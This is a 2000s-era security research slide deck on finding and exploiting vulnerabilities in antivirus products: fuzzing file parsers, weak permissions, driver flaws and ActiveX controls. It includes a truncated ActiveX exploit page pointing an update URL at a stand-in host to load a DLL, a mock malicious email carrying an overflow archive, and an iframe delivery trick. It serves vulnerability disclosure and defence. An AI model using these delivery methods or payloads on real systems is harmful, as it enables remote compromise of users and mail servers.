

# Attacking Antivirus

Feng Xue

Nevis Labs



Nevis  
NETWORKS

# Who Am I



- Technical Lead at [Nevis Labs](#)
- Most of the time working on the
  - Vulnerability discovery
  - Vulnerability analysis
  - M\$ Black Tuesday, etc.
- Discovered over [30 vulnerabilities](#) in the popular software, including Microsoft, Symantec, Apple, Trend Micro, HP, Real Networks, etc.
- Recently focused on the Antivirus software security
  - Lots of AV vulnerabilities.

# Outline


- Why can AV be targeted
- Finding vulnerability of Antivirus
- Exploiting Antivirus
- Few words
- Future work



# Why Can Antivirus Be Targeted

- People trust Anti-virus too much
  - “I am safe, because I have installed an Antivirus!”
- Antivirus serves the security gate for incoming files

What if attackers attack antivirus?



# Why Can AV Be Targeted - Continue

---



- Antivirus is a common component
  - Over 80% of people are using antivirus software [Reference-8]
- Cross-platform exploitation
  - As great as the Java and Adobe vulnerabilities
- Antivirus is error-prone

# Why AV is error prone?



- 
- User input (files being scanned) is totally unpredictable
  - Too many format to deal with
    - How can AV process hundreds of formats correctly?
  - Lots of the vulnerabilities exist in the following major components of Antivirus engine:
    - Unpack
    - Decompression

# Finding vulnerabilities of Antivirus

# Audit Antivirus




- Local Privilege Escalation
- ActiveX
- Engine
  - Source code audit
  - Reversing
  - Fuzzing
- Management



# Audit - Local Privilege Escalation



- Weak DACL
  - Installation Directory.
  - Service. *SC.exe*
- Driver issues
  - IOCTL handler, Insufficient address space verification . *DC2.exe*
  - SSDT Hook. *BSODHook.exe*
  - Fuzz the Driver! Investigate the BSOD.



## Demo 1

# Rising Antivirus SSDT Hook 0day

# Audit – ActiveX Control

---



- Installed by *Antivirus product, Free Online Scan Service; Download Manager*

## Problems:

- Insecure Method: Design error
  - CA – `SigUpdatePathFTP()`
  - Kaspersky - `StartUploading()`
- Buffer Overflow
  - Symantec, CA, Authentium, RAV, etc

# Audit – ActiveX Control

---



## Fuzzing and Manually audit

- AxMan *Script fuzzer for memory corruption*
- ComRaider *GUI fuzzer for memory corruption*
- OleView *Manually audit ActiveX*
- FileMon *File Operation*
- RegMon *Registry Operation*
- TCPview *Port, Network connection*
- Wireshark *Sniff network traffic*

Most of the Engine problem exists in the Format Parsing

- Memory Corruption
  - Stack overflow, Heap overflow, Memory Access/Modification
- Denial of Service
  - **CPU** (*Most of the AV vulnerable to ZIP/CHM processing problem in the past*)
  - **DISK Space** (*NOD32 will eat 4GB disk when scanning a malicious ARJ file, which is only 1kb, no patch yet*)
- Detection Bypass

# Audit – Engine: Source Code



- Must have access to the source code
- Time consuming
- Open Source ClamAV is the best one for practice
  - 49 CVE matches
- Tools: FlawFinder, RATS ,ITS4, SPLINT, CodeScan, Coverity

# Audit – Engine: Reversing



- Reverse the file format plugin one by one!
  - Kaspersky: Arj.ppl base64.ppl cab.ppl lha.ppl rar.ppl
  - Bitdefender: arc.xmd arj.xmd bzip2.xmd cab.xmd docfile.xmd
- Typical: Memory allocation, string copy, integer wrapper

## **Advantage:**

- Effective against all Closed Source AV
- Can uncover more subtle vulnerabilities

## **Disadvantage:**

- Extremely time consuming
- Tools: IDA, Hex-rays

# Audit – Engine: Fuzzing!

---



- Few people thought about fuzzing Antivirus
- Few Antivirus fuzzer published
  - Vxfuzz – Tavisio
  - nrun's private Fuzzer-Framework v1.0
  - My in-house script, and yours
- Fuzzing Antivirus is easier than most of the other fuzzing
- Even a dozen lines script could uncover many exploitable vulnerabilities!



# Audit – Engine: Fuzzing!

---



## What we need?

- Good samples
  - rar, zip, chm, arj, lha, lzh, tar, tgz, doc, xls, upx, fsg, more
  - CreateARJ, MakeCAB, WACE, WinZIP, WinRAR, PowerISO, various PE packers, Google (filetype:xxx)
- A big hard disk.
  - For test case
- Debugger
  - Windbg, Ollydbg, Immunitydebugger
- Fuzzer
  - Original fuzzer is actually a File generator
  - Script language: Python/Perl/C
  - May need to deal with the CRC

# Audit – Engine: Fuzzing!



## How? 4 steps

- Create test case.
  - By using the script you wrote, samples created
  - 0xFFFFFFFF, 0xFFFF, 0x0000, 0x0001, etc,
- Download the trial version AV and install
- Scan! Do not forget to start the debugger
- Go to Sleep: Leave your computer fuzzing

A graphic of a white document with a folded top-left corner, containing the binary strings "10010" and "10101" stacked vertically. A horizontal line is positioned below the document.

10010  
10101

# Audit – Engine: Fuzzing!

---



## Demo 2

Fuzzing Mcafee Antivirus for 0day ;)

# Audit Result



By auditing the mainstream Antivirus Engine, we have found and published:

- *AhnLab AV Remote Kernel Memory Corruption*
- *TrendMicro AV UUE Decoding Format String Vulnerability*
- *Avast! AV TGZ Parsing Heap Corruption*
- *Mcafee AV BZIP2 Parsinig Memory Corruption (working with vendors)*
- *NOD32 Heap Overflow (unpublished,0day)*
  
- More upcoming

# Audit – Management

---



- Client/Server management
  - Proprietary Protocol
  - Fuzzing: Sulley, Spike
  
- Web Interface
  - Web server developed by the vendor, or Apache
  - Lots of webfuzzer available, e.g. webfuzz

# Exploiting Antivirus

# Exploiting Antivirus

---



- Local Privilege Escalation
- ActiveX
- Engine
- Management (Administrator)
- Anything else?

# Local Privilege Escalation

---

- Weak DACL (installation Directory /Service)
  - Can be exploited to gain escalated privileges by simply replacing files in the installation directory!
  - *Symantec , McAfee, TrendMicro, VBA32, Panda, PC Tools, CA eTrust, ZoneAlarm, AVG, BitDefender, Avast! , Kaspersky.*
  - Panda made the mistake twice!
    - CVE-2006-4657 CVE-2007-4191
- AV Driver IOCTL handler issues
  - Arbitrary memory overwrite. Hooking rarely used system call
  - *Symantec, AVG, ZoneAlarm, Trend Micro, AhnLab*
- Other
  - Scan job (CA scan job Format String vulnerability)




# ActiveX - Exploitation

Convince the victim to visit a webpage

```
<html>  
<title>  
Rising Online Scanner ActiveX Control Insecure M  
</title>  
<body>  
<object classid="clsid:E4E2F180-CB8B-4DE9-ACBB-DA7  
153" id="update.dll" data-bbox="178 463 273 618">  
<script>  
rav.BaseURL = "http://www.example.com/";  
rav.Enable = "$0000$0000";  
ra  
</body>  
</html>
```

update.dll

www.example.com




# Engine – Exploitation

---



- Mail Server
- Web
- P2P
- Email
- IM

# Root the Mail Server - continue



# Root the Mail Server - continue



From: anonymous@anonmoys.com

To: CEO.victim@victim.com

Subject: whatever

Body: whatever

Attachment: Exploit.ZIP

PK.....?1.5

.....  
AAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA

# Root the Mail Server - continue



- Most of the mailstream Mail servers now include some antivirus software by default

A screenshot of a Microsoft Internet Explorer browser window displaying the "AntiVirus - IMail Server" settings page. The browser's address bar shows the URL "http://www.ipswitch.com/". The page title is "AntiVirus - IMail Server - Microsoft Internet Explorer". The browser's menu bar includes "File", "Edit", "View", "Favorites", "Tools", and "Help". The toolbar contains various icons for navigation and utility. The main content area shows the "IPSWITCH IMail Server" logo and a navigation menu with tabs for "Home", "System", "Domain", "AntiVirus", "Anti Spam", and "Collaboration". The "AntiVirus" tab is selected. The page content is titled "Anti Virus Settings" and includes a "Return to Home" link, a "Help" button, and the following settings:

- Anti Virus Type: Bit Defender (selected)
- Enable Virus Scanning
- Repair Infected Files
- Infected File Action: Delete File (selected)
- Alert Administrator
- Alert Recipients

# Root the Mail Server - continue

---



## Advantage:

- Attackers do not need any specific details of the internal LAN.
- The recipients do not need to receive and/or open the malicious emails.

## Disadvantage:

- Attackers have to figure out which antivirus software is installed on the target mail server, But

# Antivirus Vendors Will Help You



## Financial Services Customers

**Nevis** security protects a wide range of financial services companies—from brokerage firms to insurance companies and banking institutions. Several customers are listed below. Click the links to view Case Studies.

- › AAA California
- › AT&T Capital Corp.
- › Bank Mandiri, Indonesia
- › **Communication Federal Credit Union**
- › DGZ-Deka Bank
- › E.SUN Bank, Taiwan
- › E\*Trade Financial
- › HSBC Guyerzeller, a private Swiss bank
- › Lakeside Bank, Chicago, IL
- › **Winterthur U.S. Holdings (General Casualty Insurance and Unigard Insurance Group)**

# Exploiting the Engine from Web

---




- C:\>ren exploit.zip exploit.wmf
- <iframe src = exploit.wmf>
- WMF is a good friend while exploiting the vulnerabilities of Antivirus through Web!

## Demo 3

AhnLab



# P2P/IM/EMAIL



The screenshot shows two overlapping windows. On the left is an instant messaging window with a contact's name redacted. It displays a file named 'exploit(1).tgz (7 KB)' with a '打开 (Alt+P)' button. Below the file, a message states: '您成功地从 [redacted] 处接收了 [redacted] and Settings\[redacted]\My Documents\文件\exploit(1).tgz'. At the bottom, it says '最后一条消息收于 20:45, 2007-11-...' and 'ThinkPad笔记本设计大赛'.

On the right is the OllyDbg debugger window, titled 'OllyDbg - ashQuick.exe - [CPU - thread 0000000]'. The menu bar includes 'File View Debug Plugins Options Window Help'. The toolbar contains various icons, including 'L E M T W'. The main pane shows assembly code with the following instructions highlighted in red:

```
77F623CF 8908 MOV DWORD PTR DS:[EAX],ECX
77F623D1 8941 04 MOV DWORD PTR DS:[ECX+4],EAX
77F623D4 807D E3 00 CMP BYTE PTR SS:[EBP-10],0
77F623D8 75 2D JNZ SHORT ntdll.77F62407
77F623DA 8365 CC 00 AND DWORD PTR SS:[EBP-34],0
77F623DE 68 00800000 PUSH 8000
77F623E3 8D45 CC LEA EAX,DWORD PTR SS:[EBP-34]
77F623E6 50 PUSH EAX
77F623E7 8D45 84 LEA EAX,DWORD PTR SS:[EBP-7C]
77F623EA 50 PUSH EAX
77F623EB 6A FF PUSH -1
77F623ED E8 F545FFFF CALL ntdll.77F569E7
77F623F2 8BC8 MOV ECX,EAX
77F623F4 898D 74FFFFFF MOV DWORD PTR SS:[EBP-8C],ECX
77F623FA 85C9 TEST ECX,ECX
77F623FC 7E 52 JGE ntdll.77F51E54
77F62402 7E 52 JGE ntdll.77F7AEBC
77F62407 FFB7 78050000 PUSH DWORD PTR DS:[EDI+578]
77F6240D E8 7E320100 CALL ntdll.RtlLeaveCriticalSection
77F62412 8065 E3 00 AND BYTE PTR SS:[EBP-10],0
77F62416 7E 52 JGE ntdll.77F623DA
77F62418 68 FC010000 PUSH 1FC
77F6241D 68 60DAF677 PUSH ntdll.77F6DA60
77F62422 E8 FE670100 CALL ntdll.77E78C15
```

Below the assembly code, the register values are shown: ECX=6E3D4352, DS:[610A7367]=???. At the bottom, a memory dump table is visible:

Address	Hex dump	ASCII
00411000	00 00 00 00 A4 C0 40 00	....@.
00411008	53 C7 40 00 69 C7 40 00	S井.i井.
00411010	27 C7 40 00 3D C7 40 00	'井.=井.
00411018	00 00 00 00 00 00 00 00	.....
00411020	00 00 00 00 00 00 00 00	.....
00411028	00 00 00 00 00 00 00 00	.....

# Engine Exploitation - continue

---



Antivirus engine exploitation is just limited by  
your imagination!

# Management - Exploitation

---



- Client/Server management
  - e.g. CVE- 2006-0630 Symantec Remote Management BOF, which was later exploited by a variant of SpyBot worm
- Web Interface
  - e.g. CVE-2005-2758 *Symantec AV Scan Engine Administrative Interface Heap Overflow*
- others
  - e.g. CVE-2005-0581 CA License Component Multiple buffer overflow vulnerabilities

# To Antivirus Vendors



- Antivirus gives the incoming files (files being scanned) too much trust
- Security Development Lifecycle (SDL)
- Audit your products first
- Fuzzing is incredible effective
  - Fuzz before release
  - Fuzz after release
- Follow Microsoft, Mozilla and others
  - Security bulletin
  - Credit

# To End Users

---



- End Users trust Antivirus software too much

## Past:

- Scan, before using of the applications, archives, documentations.

## Now:

- Think twice before scanning 😊

# Future work

---



- Security of security products
- What should we do when the Antivirus fails?
- What about firewall?
- IPS? IDS?

# Reference



1. <http://www.securityfocus.com/archive/75/487488/30/0/threaded>
2. <http://www.securityfocus.com/archive/75/488038/30/0/threaded>
3. <http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-wheeler-mehta-up.pdf>
4. <http://groups.google.com/group/vulnhashdb>
5. <http://events.ccc.de/camp/2007/Fahrplan/attachments/1324-AntivirusInSecuritySergioshadowAlvarez.pdf>
6. <http://dev.gentoo.org/~tavisio/files/vxfuzz-0.01.tar.gz>
7. <http://secway.org/vuln.htm>
8. <http://www.bsacybersafety.com/news/2005-Holiday-Online-Shopping.cfm>

# Questions?

---



Thanks for your time!